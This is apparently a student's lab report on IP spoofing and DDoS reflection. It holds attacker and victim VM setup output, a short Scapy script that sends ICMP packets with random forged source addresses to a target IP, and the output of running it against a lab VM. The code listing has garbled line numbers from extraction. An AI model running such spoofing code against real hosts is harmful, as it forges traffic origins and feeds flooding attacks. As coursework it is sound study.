


# Advance Protocol Engineering and Security Lab

## Lab 6 - Lab 06 – IP Spoofing and DDoS Reflection

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I Have set up the attacker and the victim

Attacker: my Arch system




```
praneesh@ShadowEternity
┌───────────┴───────────┐
Δ  → Linux 6.18.9-arch1-2
▢  → Hyprland 0.53.3 (Wayland)
▣  → zsh 5.9
▤  → kitty 0.45.0
⊙  → 11.53 GiB / 15.31 GiB
⊙  → 1 day, 11 hours, 39 mins
┌───────────┴───────────┐
⊙ ⊙ ⊙ ⊙ ⊙ ⊙ ⊙ ⊙

praneesh@ShadowEternity ~
$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.25.155.50 netmask 255.255.255.0 broadcast 172.25.155.255
    inet6 2409:40f4:200a:6779:1718:aead:e1b:b989 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a859:b3c9:dd9:748a prefixlen 64 scopeid 0x20<link>
    ether 50:5a:65:f6:d8:55 txqueuelen 1000 (Ethernet)
    RX packets 13276993 bytes 15628712171 (14.5 GiB)
    RX errors 0 dropped 87 overruns 0 frame 0
    TX packets 4347877 bytes 759617505 (724.4 MiB)
    TX errors 0 dropped 91 overruns 0 carrier 0 collisions 0

praneesh@ShadowEternity ~
$ |
```

Victim: Kali linux vm

A terminal window titled 'kali@kali: ~' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the command 'ifconfig' being executed. The output for 'eth0' shows it is up and running with IP 192.168.56.105. The output for 'lo' shows it is up and running with IP 127.0.0.1. The prompt '(kali@kali)-[~]' is shown at the bottom with a cursor on the next line.

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.105 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::bf16:be7c:95bb:ed22 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:44:fb:a4 txqueuelen 1000 (Ethernet)  
    RX packets 27484 bytes 1658656 (1.5 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 372 bytes 29413 (28.7 KiB)  
    TX errors 0 dropped 11 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 86 bytes 10230 (9.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 86 bytes 10230 (9.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Ip: 192.168.56.105

Code:

```

4  #!/usr/bin/env python3
3  from scapy.all import IP, ICMP, send, RandIP
2  import sys
1
5  |
1  if len(sys.argv) != 2:
2  |     print("Usage: sudo python3 spoof.py <target_ip>")
3  |     sys.exit(1)
4
5  target = sys.argv[1]
6
7  for _ in range(10):
8  ----
9  |     spoofed_ip = str(RandIP())
10 |     ----
11 |     ----
12 |     packet = IP(src=spoofed_ip, dst=target) / ICMP()
13 |     ----
14 |     ----
15 |     send(packet, verbose=0)
16 |     print(f"Sent spoofed ICMP from: {spoofed_ip}")

```

```

praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/Lab6 <main>
└─$ nvim spoof.py
praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/Lab6 <main>
└─$ sudo python3 spoof.py 192.168.56.105
[sudo] password for praneesh:
Sent spoofed ICMP from: 161.177.194.232
Sent spoofed ICMP from: 214.243.133.85
Sent spoofed ICMP from: 38.173.139.78
Sent spoofed ICMP from: 135.160.117.225
Sent spoofed ICMP from: 217.212.184.181
Sent spoofed ICMP from: 168.25.31.143
Sent spoofed ICMP from: 8.191.53.110
Sent spoofed ICMP from: 112.242.76.144
Sent spoofed ICMP from: 97.236.199.224
Sent spoofed ICMP from: 14.90.189.215
praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/Lab6 <main>
└─$ sudo python3 spoof.py 192.168.56.105
Sent spoofed ICMP from: 90.220.161.250
Sent spoofed ICMP from: 203.128.140.133
Sent spoofed ICMP from: 54.172.176.103
Sent spoofed ICMP from: 25.227.40.96
Sent spoofed ICMP from: 9.143.212.219
Sent spoofed ICMP from: 56.182.253.122
Sent spoofed ICMP from: 4.164.154.113
Sent spoofed ICMP from: 231.21.232.249
Sent spoofed ICMP from: 97.197.82.246
Sent spoofed ICMP from: 49.199.126.143
praneesh@ShadowEternity ~/Praneesh/Academics/Sem6/Advanced Protocol Engineering and Security
/Lab6 <main>
└─$ |

```

